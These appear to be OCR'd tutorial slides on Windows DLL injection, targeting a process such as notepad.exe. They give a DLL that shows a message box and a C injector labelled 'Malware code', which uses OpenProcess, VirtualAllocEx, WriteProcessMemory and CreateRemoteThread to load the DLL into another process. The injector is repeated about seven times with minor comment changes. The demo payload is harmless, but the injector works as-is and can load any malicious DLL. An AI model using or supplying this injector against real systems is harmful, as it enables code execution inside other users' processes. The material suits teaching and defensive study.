
DLL injection attack




Prepare dll file

Code:


```
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)

{

	switch (ul_reason_for_call)

{

		case DLL_PROCESS_ATTACH:

			MessageBox( NULL, "Hello from evil.dll!" , "Evil dll message!!!!!!!!", MB_OK );

		break;

}

	return TRUE;

}
```

How this malware works :




Malware.exe

Step 1: get the handle of target process




Step 2: allocate memory in the target process



Step 3: Copy the dll location in the allocated memory


Step 4: execute the code using CreateRemoteThread()



Malware code:


```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Handle to kernel32 and pass it to GetProcAddress
  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy DLL from our process to the remote process
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```

Malware code:




```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy DLL from our process to the remote process
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```


Malware code:




```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32.dll

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy DLL from our process to the remote process
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```

Malware code:


```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32.dll

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  //Open the target process handle
  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy DLL from our process to the remote process
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```



Target process
(notepad.exe)


Malware code:

```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32.dll

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  //Open the target process handle
  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy DLL from our process to the remote process
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```



Malware code:

```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32.dll

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  //Open the target process handle
  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy the dll location  in the allocated memory
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```



Malware code:

```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "C:\\Users\\John\\Documents\\Temp\\evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;


int main(int argc, char* argv[]) {

  // Getting the address of LoadLibraryA ( ) from kernel32.dll

  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  FARPROC LibAddr = GetProcAddress(kernel32_handle, "LoadLibraryA");


  // Print the target process ID
  printf("Target Process ID: %i", atoi(argv[1]));

  //Open the target process handle
  HANDLE process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]));


  // Allocate memory in the target process
  PVOID remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


  // Copy the dll location  in the allocated memory
  WriteProcessMemory(process_handle, remote_buffer, maliciousDLL, dll_length, NULL);


  // Create a remote thread in the target process to start our "malicious" DLL
  HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)LibAddr, remote_buffer, 0, NULL);

  // Clean up and close the process handle
  CloseHandle(process_handle);


  return 0;
}
```